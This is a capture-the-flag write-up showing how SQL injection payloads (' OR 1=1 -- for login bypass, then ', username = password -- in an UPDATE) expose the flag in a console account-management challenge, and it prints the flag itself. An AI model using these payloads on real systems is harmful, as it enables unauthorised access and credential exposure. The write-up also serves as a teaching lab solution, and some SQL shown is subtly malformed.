Data Runners

Reported By:
Jawad Al-Fuheid

Reported To:
Academy of Learning

This challenge was easy at early development, and it's still easy if you don't mess around with debuggers.

First time you run the challenge you will get this output:

Welcome to Accounts Management DB System
1. Manage Accounts
2. Exit
>>

This means we are dealing with a database from the word **DB**, and since there are no database files anywhere then it's in our computer's memory.

Choosing option number 1 will output this:

Current users are:
1 - flag
2 - user

This info can be useful if the usernames are coming from the database directly, but we have to discover the app for now and move on with username *user*.

Username: user


But, since it's a database we are dealing with, let's try some ... you know **'**

Username: user '

for the password i'd enter anything to see the result.

Now the app crashed. Maybe there is some sort of protection for sqli or it's an unhandled error, let's find out.

instead of adding **'** I'll add **' OR 1=1 --** to the username this time with any password.




```
Welcome to Accounts Management DB System
1. Manage Accounts
2. Exit
>> 1
Current users are:
1 - flag
2 - user
Username: ' OR 1=1 --
Password: *******
Login successful! Welcome, ' OR 1=1 --.
Enter a new username: _
```

It doesn't feel alright... I passed the login and now it requires a new username.

I'd go with ducky as a new username .

When trying to access option number 1 again after changing the username I got an interesting result:



```
Welcome to Accounts Management DB System
1. Manage Accounts
2. Exit
>> 1
Current users are:
1 - flag
2 - user
Username: ' OR 1=1 --
Password: *******
Login successful! Welcome, ' OR 1=1 --.
Enter a new username: ducky
Your password has been updated successfully!
Welcome to Accounts Management DB System
1. Manage Accounts
2. Exit
>> 1
Current users are:
1 - ducky
2 - user
Username:
```

This means the app is selecting usernames and displaying them from the database directly. This is really useful in one case, if the username is the flag itself. since we cannot display the flag in any other way using any sql query.

Now remember, we are dealing with a database, so when the app updates the username we will force the app to make the username the password.

Imagine this query:

UPDATE username = "XX" WHERE id = 0;


UPDATE statement can update more than one column in database using a comma like this:

UPDATE username = 'xx', username = 'YY' WHERE id = 0

So, when changing the username we use this payload:

', username = password –

Notice that I told the database to change all usernames to be the their passwords, and -- to comment **WHERE id =**.



```
Login successful! Welcome, user.
Enter a new username: ', username = password --
Your password has been updated successfully!
Welcome to Accounts Management DB System
1. Manage Accounts
2. Exit
>> 1
Current users are:
1 - AOL{W3ll_D0n3_Try_Th3_$tar}
2 - pass
```

After accessing Manage Accounts again we now can see the flag.